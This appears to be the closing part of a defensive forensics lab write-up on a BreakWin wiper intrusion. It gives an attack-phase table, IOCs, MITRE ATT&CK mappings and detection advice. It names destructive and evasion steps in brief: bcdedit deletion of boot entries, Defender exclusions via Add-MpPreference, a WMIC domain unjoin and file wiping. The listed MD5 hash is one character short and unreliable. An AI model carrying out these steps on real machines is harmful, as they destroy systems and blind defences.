 The deletion entry for
 msuser.reg carries USN 11721008.
Attack Summary
| Phase | Action |
|---|---|
| Initial Access | GPO DeploySetup executes setup.bat from network share at startup |
| Staging | expand.exe extracts env.cab to C:\ProgramData\Microsoft\env |
| Payload Delivery | Rar.exe extracts bcd.rar with password hackemall |
| Defence Evasion | Three Defender exclusions added for env.exe, bcd.bat, update.bat |
| Persistence | Scheduled task Aa153!EGzN created, runs env.exe at SYSTEM on startup |
| Discovery | Domain unjoin via WMIC (PID 7492), severing centralised management |
| Impact — Boot | bcdedit /delete destroys Windows Boot Manager and OS loader entries |
| Impact — Lock | mssetup.exe /LOCK deploys BreakWin screen locker |
| Impact — Wipe | Zero-byte overwrite and deletion of files; msuser.reg USN 11721008 |
IOCs
| Type | Value |
|---|---|
| Network Share | \WIN-499DAFSKAR7\Data\scripts\setup.bat |
| File | C:\ProgramData\Microsoft\env\env.cab |
| File | C:\ProgramData\Microsoft\env\env.exe |
| File | C:\ProgramData\Microsoft\env\bcd.rar |
| File | C:\ProgramData\Microsoft\env\bcd.bat |
| File | C:\ProgramData\Microsoft\env\update.bat |
| File | C:\temp\mssetup.exe |
| File | C:\temp\msconf.conf |
| Archive Password | hackemall |
| Scheduled Task | Aa153!EGzN |
| GPO Name | DeploySetup |
| BCD GUID (Boot Manager) | {9dea862c-5cdd-4e70-acc1-f32b344d4795} |
| BCD GUID (OS Loader) | {b2721d73-1db4-4c62-bf78-c548a880142d} |
| Hash (mssetup.exe) | MD5: 9A49102F53291A644BD14C8202D8FBE |
| Malware Family | BreakWin |
MITRE ATT&CK
| Technique | ID | Description |
|---|---|---|
| Windows Command Shell | T1059.003 | setup.bat and bcd.bat executed via cmd.exe |
| Scheduled Task | T1053.005 | Aa153!EGzN created for SYSTEM-level persistence on startup |
| Disable or Modify Tools | T1562.001 | Windows Defender exclusions added for all malicious files |
| File Deletion | T1070.004 | msuser.reg and other artifacts zero-wiped and deleted |
| Inhibit System Recovery | T1490 | bcdedit /delete destroys boot manager and OS loader entries |
| Group Policy Modification | T1484.001 | DeploySetup GPO used to push malicious startup script |
| Masquerading | T1036.005 | Payloads staged under C:\ProgramData\Microsoft\ to blend in |
Defender Takeaways
GPO integrity monitoring — The initial foothold was a malicious startup script deployed via Group Policy. Monitoring for new or modified GPO objects — particularly those adding startup or logon scripts — via Group Policy change auditing (Event ID 5136) would have flagged DeploySetup before it executed across the domain.
Defender exclusion alerting — Add-MpPreference -ExclusionPath is a high-fidelity detection signal. Legitimate software installers rarely need to whitelist specific executables in non-standard paths like C:\ProgramData\Microsoft\env. Alerting on any Defender exclusion targeting paths outside Program Files or vendor directories should be a baseline SOC rule.
BCD change auditing — bcdedit /delete against the Windows Boot Manager is unambiguous destructive intent. Process creation monitoring for bcdedit.exe with /delete arguments, particularly targeting well-known GUIDs like {9dea862c...}, is a trivially cheap detection with near-zero false positives.
USN journal preservation — The wiper relied on zero-byte overwrite before deletion to defeat file carving. The $UsnJrnl survived and allowed recovery of the deletion timeline. Ensuring NTFS journal collection is part of every KAPE triage target ($J and $LogFile) preserves this evidence before it rotates out.
Domain isolation monitoring — The attacker pre-empted incident response by unjoining the machine from the domain via WMIC. Monitoring for Win32_ComputerSystem.UnjoinDomainOrWorkgroup WMI method calls, or enforcing domain membership through conditional access policies, would surface or block this action before the wiper fully detonated.
Sysmon as a force multiplier — Almost every question in this lab was answered exclusively through Sysmon Event ID 1 (Process Create). The GPO script, cabinet extraction, RAR password, Defender exclusions, scheduled task, domain unjoin, bcdedit destruction, and screen locker execution were all visible in a single event log with zero additional tooling. That’s the value proposition of a well-deployed Sysmon configuration — a comprehensive process creation audit trail that collapses what would otherwise require correlating prefetch, MFT, shellbags, and registry artifacts into a single queryable source. If an organisation has nothing else, Sysmon with a solid config like SwiftOnSecurity’s baseline gets you most of the way there.